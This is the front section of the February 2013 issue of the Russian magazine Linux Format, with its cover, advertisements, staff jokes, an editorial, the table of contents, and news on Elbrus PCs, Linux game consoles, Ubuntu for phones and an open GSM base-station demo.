


# LINUX FORMAT

Главное в мире Linux



Raspberry Pi:

» Телепортируем файлы на смартфон с. 66

Февраль 2013 № 2 (167)

Аплодируем новому дистрибутиву № 1!


## Могучий Mint

Лучше,  
чем Ubuntu

Функции » обратная связь  
Философия » победная!

**ПЛЮС!**  
Параллельные  
вычисления  
Обманем природу  
с. 88

Android Прикасаемся к 3D  
ZFS Практика применения  
Erlang Модель многозадачных процессов



### Свободу офисам!

» Смените проприетарную гегемонию на открытое тепло с. 28



### Мечтательные слоны

« Все открытые движения имеют теснейшую связь с целями Blender »

Бассам Курдали о латании Blender с. 42

### Также в номере...

#### Humble Bundle

Пионеры свободного игрового рынка раскрывают планы своих инди-игр с. 50



#### Chromebook

Новый ноутбук от Google: идеал или недодел? с. 16



#### Конец настольных ПК?

Слухи несколько преувеличены с. 46



Безопасность  
**Утрем хакерам нос**  
» Защитите себя, изучив их злодеяния

Сайтостроение  
**Дюжий Django**  
» Учите пользователей заполнять формы

Тренажер полетов  
**X-Plane 10**  
» Взвейтесь в небеса, как виртуальный Кожедуб

ПОДПИСНЫЕ ИНДЕКСЫ В КАТАЛОГАХ  
Агентство «Роспечать» – 36343  
«Почта России» – 11932, «Пресса России» – 90959

# ПОДПИШИСЬ НА ЖУРНАЛ LINUX FORMAT!

2013 **LINUX**  
FORMAT  
Главное в мире Linux



Оформи в редакции  
подписку на печатную  
версию журнала  
и получи в подарок  
диск с архивом номеров,  
а также подписку  
на электронную версию  
издания в формате PDF.




**Стоимость подписки** Годовая — 2280 руб., полугодовая — 1230 руб. без учета стоимости доставки.  
**Адреса и телефоны редакции** Санкт-Петербург, Лиговский пр., 50, корп. 15, тел. (812) 309-06-86.  
Москва, Красноказарменная ул., 17, тел. (499) 271-49-54.

**Варианты доставки** Почтой по России простой бандеролью — журнал доставляют прямо в почтовый ящик  
» Почтой по России заказной бандеролью — в почтовый ящик приходит извещение, номера выдают на почте » Курьером  
«ГНУ/Линуксцентра» по Москве и Санкт-Петербургу » Курьерской службой СПСР по России » В виде PDF-файлов  
для подписчиков электронной версии.

[shop.linuxformat.ru](http://shop.linuxformat.ru)

# Используйте свободное ПО — сэкономьте годовой бюджет!



Операционная система GNU/Linux поможет вам с **наименьшими затратами** решить проблему лицензирования программного обеспечения, навсегда избавиться от компьютерных вирусов и повысить надежность вашей компьютерной сети.



**С нашей  
помощью  
вы сможете**

**Сконцентрироваться  
на своем бизнесе,**

не отвлекаясь на вопросы  
поддержки своей  
ИТ-инфраструктуры



**Забывать о вирусах,  
угрозах безопасности**

и необходимости  
лицензирования  
программного обеспечения



**Оптимизировать  
затраты**

на лицензирование ПО  
за счет максимально  
возможного использования  
свободного ПО

## ГНУ/Линуксцентр предлагает:

- внедрение наиболее дружелюбных вариантов ОС GNU/Linux и прикладных решений на базе свободного ПО;
- абонентскую поддержку вашей сети;
- обучение сотрудников вашей компании.

Наш опыт внедрения свободного программного обеспечения в организациях различного профиля поможет выбрать **оптимальное сочетание свободного и коммерческого программного обеспечения**, подходящее именно для вашей компании, а также поможет избежать технических и организационных проблем при внедрении свободного ПО.

**Решите проблемы лицензирования ПО и поддержки  
компьютерной сети с помощью профессионалов!**

Москва  
+7 (499)

**271-49-54**

Санкт-Петербург  
+7 (812)

**309-06-86**

Linux-эксперт для вашего бизнеса. [www.linuxcenter.ru](http://www.linuxcenter.ru)

Linux  center

# НАЙДИ РАБОТУ ЛЕГКО!

на [www.hh.ru](http://www.hh.ru)



САЙТ РАЗРЕШЕН ДЛЯ ПОСЕЩЕНИЯ БЕЗ ОГРАНИЧЕНИЯ ВОЗРАСТА

**hh** **ru**  
HeadHunter

Выбирай из более чем 200 000 вакансий

## Что мы делаем

» Мы поддерживаем открытое сообщество, предоставляя источник информации и площадку для обмена мнениями.

» Мы помогаем всем читателям получить от Linux максимум пользы, публикуя статьи в разделе «Учебники»: здесь каждый найдет что-то по своему вкусу.


» Мы выпускаем весь код, появляющийся на страницах раздела «Учебники», по лицензии GNU GPLv3.

» Мы стремимся предоставлять точные, актуальные и непредвзятые сведения обо всем, что касается Linux и свободного ПО.



## Кто мы

Которое из ваших решений с Нового года начать жить по-новому вы уже успели нарушить?



**Гэри Уокер**

Найти новую работу до возвращения с рождественских каникул.



**Эндрю Грегори**

Перестать обновлять корешки журналов, только что сошедших с печатного станка. О, этот запах свежатишки...



**Эфраин Эрнандес-Мендоса**

Выучить какой-нибудь иностранный язык – например, английский.



**Бен Эверард**

Прекратить записывать на LXF DVD по две версии одного и того же дистрибутива.



**Маянк Шарма**

Больше не входить в Facebook под видом Шашанка Шармы, чтоб исправить его статус на "I ♥ Windows 8".



**Джонатан Робертс**

Отставить свою кампанию ксенофобной ненависти к Девону. Вы, грязные свиньи, питающиеся отбросами...




**Майк Сондерс**

2013-й будет годом, когда я одолею свою боязнь красных ракушек. О-о, они гонятся за мной опять! Нет, не могу...



**Валентин Синецын**

Никогда не есть после шести... шести часов компиляции нового ядра.



**Ник Вейч**

Добиться окончательного развития своей безбашенности.




**Сюзан Линтон**

Способствовать сделке, благодаря которой воцарится мир рабочих столов и кончатся дистри-войны.



**Шашанк Шарма**

Перестать включать Маянка Шарму в списки рассылки фанатов Тейлор Свифт.



**Нейл Ботвин**

Не следить за Пирсом Морганом в Twitter'е.



## Альтернативная история

» На страницах этого номера вы найдете «сенсационное» признание Линуса Торвальдса в том, что он задумывал свою Linux как ОС для настольных машин, но это единственная область, где успех не был достигнут. Позволить себе дерзость не согласиться. Во-первых, утверждение верно только для традиционных десктопов архитектуры x86. Во всех остальных случаях, например, для мобильных устройств или десктопов на процессорах иных архитектур (от ARM до «Эльбрус») ситуация обратная – Linux и системы на его основе явно лидируют.

Второе возражение относится скорее к модному в современной фантастике жанру альтернативной истории. Предположим, что в Xerox PARC не изобрели (ну или изобрели, но на 20 лет позже) оконный GUI. Тогда интерфейс выглядел бы так: взаимодействие с ОС велось бы из командной строки, а графические программы запускались бы в полноэкранном режиме. Система позволяла бы открыть произвольное количество текстовых и/или графических виртуальных терминалов и переключаться между ними. В такой реальности Linux стал бы идеальной настольной ОС.

Напомню, что на момент старта проекта (август 1991 года) пользовательский интерфейс абсолютного большинства ОС был именно таким и считался нормой, а «окна» от Apple или Microsoft воспринимались как явное излишество в ущерб производительности. Так что поставленную самому себе задачу Линус решил блестяще, вот только история не знает сослагательных наклонений. А жаль...

**Кирилл Степанов**

Главный редактор

» [info@linuxformat.ru](mailto:info@linuxformat.ru)

## Как с нами связаться

Письма для публикации: [letters@linuxformat.ru](mailto:letters@linuxformat.ru)

Подписка и предыдущие номера: [subscribe@linuxformat.ru](mailto:subscribe@linuxformat.ru)

Техническая поддержка: [answers@linuxformat.ru](mailto:answers@linuxformat.ru)

Проблемы с дисками: [disks@linuxformat.ru](mailto:disks@linuxformat.ru)

Общие вопросы: [info@linuxformat.ru](mailto:info@linuxformat.ru)

Вопросы распространения: [sales@linuxformat.ru](mailto:sales@linuxformat.ru)

Web-сайт: [www.linuxformat.ru](http://www.linuxformat.ru)

» Адрес редакции: Россия, Санкт-Петербург, Лиговский пр., 50, корп. 15

» Телефон редакции: (812) 309-06-86. Дополнительная информация на с. 112

# Содержание

24 часа уверенности и свежего дыхания мяты.

## Обзоры

### X-Plane 10 ..... 14

Поднимитесь в небеса с этим превосходным тренажером и почувствуйте себя героем авиационного шоу.



› X-Plane 10 — потрясающее обновление из серии тренажеров полетов.

### Acer Chromebook ..... 16

Легковесный и маломощный ноутбук от Google начинает набирать очки.



› Все прелести Linux в одной — и небольшой — посуде, дешевле £ 200.

### Olimex Olinuxino A13 ..... 17

Без обмана делает все, что обещано на коробке.

### Conquistador ..... 18

Повторим кровавое завоевание Нового Света без кровопролития. Кроме как виртуального.



› Conquistador заставляет вырабатывать стратегии.

### PocketBook Pro 912 ..... 19


Тяжело ли носить с собой всю школьную программу? Да ни чуточки!



## Могучий Mint с. 34



Сравнение:  
Офисные комплекты с. 28



Что за штука —  
BTRFS? с. 58


## Люди говорят



« Когда мы начинали,  
у нас ни одного  
скрипта не было,  
а это не здорово »

Бассам Курдали — про Мечты слонов с. 42

# На вашем бесплатном DVD



## Mint 14

» Разберемся, чем он так хорош

## Arch Manjaro

» Возьмите свою систему под контроль

**ПЛЮС:** Горячие новинки и коды к учебникам... **с. 102**

### Ищите в этом номере



## Конец настольного Linux? ..... 46

Что, пора собирать манатки и проваливать?

## Humble Indie Bundle ..... 50

Платите сколько не жалко, получайте что хотите.

## Сисадминам ..... 60

Часть первая руководства по стеку LAMP.



## Пропустили номер?

Узнайте на с. 104, как получить его прямо сейчас!



### Постоянные рубрики

#### Новости ..... 4

Выпуск компьютера на «Эльбрус», нашествие игровых приставок, открытие GSM-сети и телефон без Android, зато на Ubuntu.

#### Новости Android ..... 20

NVIDIA выпускает консоль, аналитики делают прогнозы на 2013, а Android добрался до детей развивающихся стран и угнездился в холодильнике.

#### Android ..... 22

Перстами легкими, как сон, Джульетта Кемп прикасается к сенсорному экрану...

#### Сравнение ..... 28

Садитесь поудобнее и помогите нам выбрать для вас лучший офисный комплект.

#### Интервью LXF ..... 42

Бассам Курдали, фанатик экспериментальных фильмов, стремится к абстракции и ничуть не пугается перемен.

#### Что за штука ..... 58

BTFS – очередная файловая система будущего.

#### Рубрика сисадмина ..... 60

Курс молодого сисадмина пройден – отправляемся в новое путешествие, к вершинам познания стека LAMP.

#### Ответы ..... 92

##### ВАШИ ПРОБЛЕМЫ РЕШЕНЫ!

Нейл Ботвик отвечает на вопросы про Slackware, установку дистрибутивов с USB и неполадки беспроводной мыши.

#### Hotpicks ..... 96

Отведяйте горяченького: лучшие в мире новинки свободного ПО.

#### Диск Linux Format ..... 102

Содержимое двустороннего DVD этого месяца.

#### Пропустили номер? ... 104

Отпразднуйте отмену конца света и завершение новогодних праздников с их неумеренным расточительством.

#### Школа LXF ..... 108

Достраиваем сайт на KompoZer, посвященный Экзюпери.

#### Через месяц ..... 112

Как помочь страдальцам с Windows 8 наконец перебраться под уютное крылышко Linux.

### Учебники

#### Обмен файлами Raspberry Pi ..... 66

Изучим, как устремить поток файлов на свой смартфон.

#### Безопасность Web-приложения ..... 70

Освоим подлые трюки хакеров по саботажу на чужих компьютерах, и посрамим их.

#### Периферия Synergy ..... 74

Заставим компьютеры поработать на общественном оборудовании.

#### Программирование Django ..... 76

Как подключить своих пользователей к сбору контента через заполнение форм.

#### Языки программирования Erlang ..... 80

Процессы лучше употреблять многократно! Это же не шприцы...

#### Управление системой Systemd ..... 84

Познакомимся с преемником init и его инструментами и функциями.

#### Вычисления Параллелизм ..... 88

Кто сказал, что природу не обманешь? Обгоним свет за счет разделения труда.



**ГЛАВНОЕ** Российский монокуб » Игры к нам идут » Убунтофон » Свободная связь

## ОФИСНЫЙ КОМПЬЮТЕР

# И мы так можем!



» Рубрику готовил  
**АРТЕМ ЗОРИН**

Компания МЦСТ организовала выпуск компьютеров на базе процессоров «Эльбрус-2С+».

**З**АО МЦСТ в сотрудничестве с компанией Kraftway произвела в декабре 2012 г. пилотную партию моноблочных компьютеров с архитектурой «Эльбрус», планируемых для использования в качестве офисных автоматизированных рабочих мест для выполнения широкого круга задач.


Компьютеры оснащены материнской платой «Монокуб», разработанной в ЗАО МЦСТ под процессор «Эльбрус-2С+» и предназначенной для широкого применения, в том числе в гражданском секторе. Компания Kraftway адаптировала под плату «Монокуб» свою моноблочную платформу KM4.

Плата «Монокуб» имеет стандартный форм-фактор miniITX и содержит один процессор «Эльбрус-2С+». На плате имеются два разъема DIMM DDR2-800 и один разъем PCI-Express x16 (используется 8 линий). Возможна установка до 16 ГБ памяти (используются модули с ECC). Имеются внешние выходы: Gigabit Ethernet, 4 порта USB 2.0, аудио, RS-232, DVI.

Моноблочный ПК отличается хорошей эргономикой и привлекательным внешним видом, бесшумностью, малым тепловыделением.

- В корпусе ПК интегрированы:
- » материнская плата «Монокуб»;
  - » система охлаждения, основанная на тепловых трубках;
  - » сенсорный экран с диагональю 20" и разрешением 1600×900;
  - » жесткий диск SATA 2,5";
  - » дисковод DVD-RW;
  - » адаптер WiFi b/g;
  - » USB-хаб с карт-ридером и панелью аудиоразъемов;
  - » 2 встроенных динамика мощностью 2 Вт;
  - » разъем для внешнего источника питания 19 В, 8 А.

**«Моноблочный ПК отличается привлекательным видом.»**



» Плата «Монокуб» с процессором «Эльбрус-2С+»

В корпусе имеется посадочное место для второго жесткого диска.

Общая потребляемая мощность моноблочного ПК – около 100 Вт, вес – около 11 кг (с подставкой, без источника питания). Возможно подключение второго монитора через специальное переходное устройство.

Моноблок планируется поставлять с предустановленной операционной системой «Эльбрус». Она базируется на ядре Linux 2.6.33 и расширена некоторыми доработками, в том числе реализующими мандатный доступ.

Комплект пользовательских программ предусматривает графическую оболочку Xorg, оконный менеджер *Xfce 4*, средства работы с офисными документами (текстовый редактор *AbiWord*, электронная таблица *GNumeric*), браузер *Firefox*, системы управления базами данных *PostgreSQL* и *Linter*, web-сервер *Apache* и множество других программных компонентов.

Все комплексы программно-аппаратных средств, предоставляемые МЦСТ, имеют второй класс защищенности от несанкционированного доступа и сертифицированы по второму уровню контроля недеklarированных возможностей.

## Что есть Эльбрус?

Эльбрус-2С+ – российский гибридный высокопроизводительный микропроцессор фирмы МЦСТ, содержащий 2 ядра с архитектурой VLIW и 4 ядра процессоров российской фирмы «Элвис» для цифровой обработки сигналов (DSP), что и является основной сферой применения «Эльбрус-2С+» (для радаров, анализаторов изображений и т. п.).

По сравнению с процессором предыдущего поколения «Эльбрус-S», в процессор «Эльбрус-2С+» введены следующие изменения:

- » число ядер архитектуры Эльбрус увеличено до 2;
- » кэш-память 2-го уровня уменьшена до 1 МБ на ядро;

- » добавлен кластер из 4 ядер DSP, на той же частоте;
- » поддерживаемый тип памяти изменен на DDR2-800, пропускная способность улучшилась на 60 %;
- » добавлен еще один канал ввода-вывода. К нему можно дополнительно подключить южный мост или специализированное устройство, скажем, контроллер ЦАП/АЦП.

Для гибридного процессора реализована версия компилятора с языка Си, позволяющая компилировать код для ядер DSP и обеспечивать эффективное взаимодействие основной программы, исполняющейся на ядрах ЦП, и процедур для DSP. А главное, это полностью отечественная разработка.



# XV НАЦИОНАЛЬНЫЙ ФОРУМ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

# ИНФОФОРУМ 2013

ЗДАНИЕ ПРАВИТЕЛЬСТВА МОСКВЫ,  
НОВЫЙ АРБАТ, 36

5–6 февраля

КОНФЕРЕНЦИИ

ЭКСПОЗИЦИЯ

ПРЕМИИ

МАСТЕР-КЛАССЫ

Крупнейшее  
событие отрасли  
информационной  
безопасности



## КОНФЕРЕНЦИЯ «БЕЗОПАСНЫЙ ИНТЕРНЕТ»

- Киберпреступность в Интернете
- Безопасность социальных взаимодействий через Интернет
- Мастер-классы

## КОНФЕРЕНЦИЯ «БЕЗОПАСНЫЙ ГОРОД»

- Безопасный город: формирование концепции (заседание Экспертного совета Комитета Госдумы по безопасности)
- Комплексные проблемы и инновационные решения

## КОНФЕРЕНЦИЯ «ПЛАТЕЖНАЯ СИСТЕМА И ЭЛЕКТРОННАЯ ТОРГОВЛЯ»

- Национальная платежная система России: проблемы ИБ
- Информационная безопасность в технологиях ДБО

## ДИСКУССИОННАЯ ПРОГРАММА

- Защита персональных данных
- Практика реализации электронных услуг населению
- ЦОДы, «облака» и безопасность
- Кадровый заказ в сфере ИТ и ИБ

*Ведущие специалисты отрасли, участники из регионов России и стран СНГ;  
площадка для эффективного диалога госзаказчиков и разработчиков;  
проверенные и перспективные информационные решения;  
интересные партнерские программы и выгодные условия участия.*

**НОВЫЙ ГОД ИТ-МЕРОПРИЯТИЙ ТРАДИЦИОННО  
НАЧИНАЕТСЯ С ИНФОФОРУМА. БУДЬТЕ С ПЕРВЫМИ!**

Инфофорум проводится при поддержке Комитета Государственной Думы РФ по безопасности и противодействию коррупции, Аппарата Совета Безопасности РФ, Минкомсвязи России, МВД России, Минобороны России, ФСБ России, ФСТЭК России, Роскомнадзора и других министерств и ведомств.

Программа и регистрация  
участников на  
[www.2013.INFOFORUM.RU](http://www.2013.INFOFORUM.RU)

ИГРЫ ДЛЯ LINUX

# Втянулись сразу две компании

Прототипы двух игровых приставок были представлены публике в начале года.

**К**рупные ИТ-компании, похоже, стали всерьез воспринимать Linux как игровую платформу. Во-первых, проект Ouya, собравший через Kickstarter более \$8,5 млн на разработку игровой приставки на базе платформы Android 4, сообщил о готовности первой партии устройств и открытии исходных текстов и инструментария для разработки игр (ODK, Ouya Development Kit) под лицензией Apache 2.0. Создатели проекта рассчитывают, что комплектация устройства открытым программным обеспечением и предоставление открытых инструментов для разработки игр предоставит сообществу возможность непосредственного участия в развитии новой игровой платформы.

Несмотря на открытый характер программной начинки, сразу заявлено, что некоторые части платформы не будут доступны в исходных текстах по соображениям безопасности. Как правило, это будут компоненты, связанные с обеспечением выполнения платежей и покупкой игр. Кроме того, сообщается, что открытость не нужно понимать как анархию, и все предлагаемые для новой платформы игры будут подвергаться тщательному анализу на предмет соблюдения авторских прав и недопущение оскорбительных или вредоносных материалов.

Игры будут распространяться по принципу "free-to-try", подразумевающему обязательное предоставление пользователю возможности бесплатной предварительной оценки работы игры перед ее покупкой (будет предлагаться оплатить

расширенные возможности или купить дополнительные уровни). Создателям игры будет перечисляться 70 % полученных от продажи игры доходов, 30 % будет оставлять себе проект Ouya. Несмотря на то, что приставка основана на базе платформы Android, игры, купленные в Google Play, не будут поддерживаться в Ouya. Обратная возможность, запуска созданных для Ouya игр на сторонних Android-устройствах, не исключается, но в будущем.

Первая партия, в объеме 1200 устройств, является начальным прототипом и рассчитана на распространение среди разработчиков, заинтересованных в создании игр для новой платформы. Для конечных потребителей распространение

## «Linux стали всерьез воспринимать как игровую платформу.»

начнется в марте 2013 года; стоимость приставки составит всего \$99.

Характеристики приставки: система на одном чипе NVIDIA Tegra 3 с четырехъядерным процессором ARM Cortex-A9 MPCore и 12-ядерным Nvidia GPU, 1 Гб ОЗУ, 8 Гб Flash, HDMI (1080p, HD), WiFi 802.11 b/g/n, Bluetooth, Ethernet, порт micro-USB.

Во-вторых, компания Valve продемонстрировала на выставке потребительской электроники в Лас-Вегасе (CES) прототип игровой консоли на базе Linux. Представленный вариант консоли разработан совместно с компанией Xi3 и будет по-

ставляться под именем Piston. На рынок планируется выпустить несколько различных консолей от разных производителей, среди которых будет и консоль, поставляемая непосредственно от имени Valve.

Точных сведений об аппаратной начинке не сообщается, но по неофициальным данным от представителя компании Xi3, Piston будет укомплектован четырехъядерным процессором, будет поставляться с жестким диском объемом 1 Тб, и будет построен на модульном принципе, допускающем обновление памяти и процессора. Представленный образец снабжен портами Ethernet, 1/8-дюймовым аудиовходом и выходом SPDIF, четырьмя портами USB 3.0 и четырьмя портами USB 2.0, четырьмя портами eSATAp, двумя портами Mini Display и одним портом DisplayPort/HDMI.

Развиваемый компанией Valve проект игровой консоли представляет собой мини-компьютер для использования в качестве телеприставки в гостиных, сочетающий в себе функции игровой консоли и медиа-центра. Программное окружение приставки основано на стандартном графическом стеке Linux, в качестве интерфейса предлагается реализованный в Linux-клиенте Steam режим Big Picture. В анонсе явно не упоминались детали программной начинки, но наиболее вероятно она будет основана на наработках проекта Ubuntu, так как последний год компании Canonical и Valve активно совместно работают над развитием Ubuntu Linux в качестве первоклассной игровой платформы.

В интервью изданию *The Verge* Гэйб Ньювелл [Gabe Logan Newell] подтвердил сведения о том, что игровая консоль Valve будет открытой для пользователей платформой на базе Linux и не будет блокировать возможность установки любой сторонней ОС вместо стандартной прошивки. Что касается стоимости устройств, то Valve нацелена на то, что создаваемые партнерами приставки будут поставляться в трех категориях, в зависимости от аппаратной начинки: хорошая, улучшенная и лучшая. Устройства первой категории будут продаваться по цене в районе \$100, улучшенной категории – \$300, а цена лучшей категории будет определяться фантазией производителя.

Отметим, что это наступление на рынок игр началось в 2012 году, после выхода версии Steam для Linux.



➤ Valve Piston — кто бы мог представить такое всего год назад?

# softline®



Services Software Cloud

## ИТ-архитектура вашего бизнеса



ТЕЛЕФОН — И НЕ НА ANDROID?!

# Марк Шаттлворт нам покажет

Компания Canonical представила редакцию Ubuntu для смартфонов.

**К**омпания Canonical официально представила проект Ubuntu for phones, в рамках которого предпринята попытка создания новой редакции Ubuntu Linux, специально адаптированной для использования на смартфонах. В настоящее время доступны лишь демо-видеоролики новой системы и предварительная версия SDK для разработчиков мобильных приложений. Первый рабочий прототип новой мобильной платформы был продемонстрирован 11 января на выставке потребительской электроники в Лас-Вегасе.

В специальной видеопрезентации Марк Шаттлворт [Mark Shuttleworth] пояснил свое видение проекта как унификацию опыта использования операционной системы на настольных машинах, мобильных устройствах, на серверах и в облаках. На данный момент смартфоны комплектуются мощной аппаратной начинкой и обладают достаточной производительностью, чтобы стереть грани между мобильной и настольной системой и использовать единую программную платформу для разных классов устройств.

Марк предполагает занять новой операционной системой нишу в относительно маломощных устройствах, предоставляя простой и гибкий интерфейс для пользователей. Платформа будет поддерживать запуск приложений, написанных на C/C++ с использованием классических Linux

производства и выпустить первые устройства на рынок в конце 2013 или начале 2014 года.

Минимальные требования к смартфону начального уровня сводятся к 1-ГГц процессору Cortex A9 ARM с 512 МБ ОЗУ. Для расширенного варианта системы, поддерживающего режим превращения телефона в ПК, при подключении устройства к телевизору или к монитору с клавиатурой и мышью, рекомендуется четырехъядерный CPU Cortex A9 или Atom и 1 Гб ОЗУ.

Ubuntu Phone отличается следующими особенностями:

- » Свежий взгляд на интерфейс взаимодействия со смартфоном: например, единый подход к построению интерфейса на смартфоне и на компьютерах, боковая панель как в Unity, возможность взаимодействия с любыми индикаторами в «панели задач». В интерфейсе активно используются жесты перемещения содержимого в области края экрана: например, перемещение пальца с левого края приводит к появлению панели запуска приложений, с правого края — к отображению списка операций с ранее запущенными приложениями, с верхнего края — к выводу области статуса и уведомлений, с нижнего — появлению кнопок управления текущим приложением.

- » Дизайнерские решения дадут возможность персонализации интерфейса системы и отражения информации, важной

для конкретного пользователя. Например, вместо классического экрана блокировки предлагается экран приветствия,

где отображается сводка из непрочитанных сообщений и другая полезная информация.

- » Обширные возможности по настройке интерфейса, позволяющие добиться OEM-производителям уникального для их продукта оформления.

- » Единый поиск для всего контента (по аналогии с HUD и Unity Dash), включая голосовой.

- » Возможность создания различных интерфейсов в рамках одного приложения — мобильного и настольного.

- » Разработчикам предлагается на выбор использовать HTML5/JavaScript и нативный C/C++ код, с поддержкой OpenGL.



» Экран смартфона навевает воспоминания о некоем старом знакомце...

- » Для создания универсальных приложений, оптимизированных для использования и на мобильном телефоне, и на десктопе, будет поставляться специальный SDK, предлагающий использовать Qt 5 и QML, сопровождаемый набором виджетов для оформления мобильных приложений.

- » Продвинутое возможности по интеграции web-приложений. Для их установки использованы наработки проекта WebApps, уже опробованные в Ubuntu 12.10 и позволяющие обеспечить установку и плавный запуск web-приложений при их тесной интеграции с десктопом.

- » Тесная интеграция с Ubuntu One, в том числе для синхронизации пользовательских данных между различными устройствами, для совершения платежей и контроля доступа к сервисам;

- » Использование Ubuntu Software Center в качестве единого источника распространения приложений, в том числе и платных.

- » Использование единых технологий с уже выпускаемыми редакциями Ubuntu, включая вариант оболочки Unity.

- » Система легко портируется на широкий спектр мобильных устройств, так как изначально рассчитана на подключение драйверов, используемых в платформе Android.

А еще Шаттлворт устроил в Лас-Вегасе демонстрацию работы представленной ранее ОС. Система была показана на смартфоне Samsung Galaxy Nexus, используемого при разработке как эталонное устройство.

В конце февраля были опубликованы исходные тексты компонентов платформы и готовые образы для установки Ubuntu Phone OS на Galaxy Nexus.

## «Новая редакция Ubuntu адаптирована для смартфонов.»

технологий или комбинирующих основу на C/C++ с элементами декларативного описания интерфейса на языке QML, а также мобильных программ, созданных целиком при помощи web-технологий на основе HTML5.

Хотя Canonical видит свой главный рынок в поставке готовых телефонов с Ubuntu, систему можно будет свободно установить на любое из поддерживаемых устройств. В частности, планируется опубликовать сборку для телефона Galaxy Nexus. Список вендоров, готовых поставлять устройства с новой ОС, пока не оглашается. Однако у компании есть надежда привлечь крупные компании для

# Новое поколение средств защиты

## Межсетевые экраны ССПТ, не имеющие IP-адреса

ССПТ-2 — это сертифицированное ФСТЭК, ФСБ и ГАЗПРОМСЕРТ средство защиты информации нового поколения, реализующее функции межсетевого экрана, но при этом остающееся «невидимым» для любых протоколов и тестовых воздействий, что достигается за счет отсутствия физических и логических адресов на его фильтрующих интерфейсах. ССПТ-2 невозможно обнаружить никакими известными средствами удаленного мониторинга сети.

Скрытность функционирования межсетевого экрана повышает надежность системы защиты в целом и существенно упрощает процедуру установки ССПТ-2 в компьютерные сети и функционирующие на их основе информационные и телематические системы.

Защита для высокоскоростных корпоративных сетей Ethernet 100/1000 Мбит/с

Сертифицированы ФСТЭК и ФСБ (3-й класс защиты)

На базе процессоров с 64-разрядной многоядерной архитектурой



## Назначение устройства

Основное средство защиты для реализации различных политик информационной безопасности с помощью:

- фильтрации пакетов на канальном, сетевом, транспортном и прикладном уровнях;
- управления транспортными соединениями между отдельными узлами ЛВС или виртуальной ЛВС (VLAN);
- контроля контента данных на прикладном уровне с учетом направления, времени и типа протоколов передачи трафика.

Дополнительное устройство защиты для:

- обеспечения безопасности функционирования ранее установленных в компьютерной сети средств защиты и устройств маршрутизации;
- мониторинга трафика с возможностью анализа данных регистрации пакетов по различным критериям и интеграции с IDS;
- обеспечения функционирования сетевых распределенных телематических приложений и GRID-ресурсов.

Москва  
+7 (499)

271-49-54

Санкт-Петербург  
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. [www.linuxcenter.ru](http://www.linuxcenter.ru)

Linux  center

ВЗЛОМ СЕТЕЙ

# Модули для открытых GSM-сетей

Продемонстрирована базовая станция GSM на базе свободного ПО и бюджетного телефона.

На прошедшей в последние дни декабря 29-й конференции Chaos Communication Congress (29C3) по традиции были показаны достижения инициативы по исследованию слабых мест протокола GSM и разработке открытой реализации стека для сетей GSM. На этот раз на конференции был продемонстрирован прототип передающей станции GSM, реализованный с использованием бюджетного мобильного телефона Motorola C123 (модель аж 2006 года), подключенного к ноутбуку со специализированным открытым ПО. Подготовленная связка обеспечивала передачу сигналов, обычно транслируемых базовой станцией GSM. При помощи анализатора трафика Wireshark было продемонстрировано, что несколько находящихся в зале мобильных телефонов посетителей конференции успешно подключились к созданной ячейке GSM-сети и даже осуществили через нее отправку SMS.

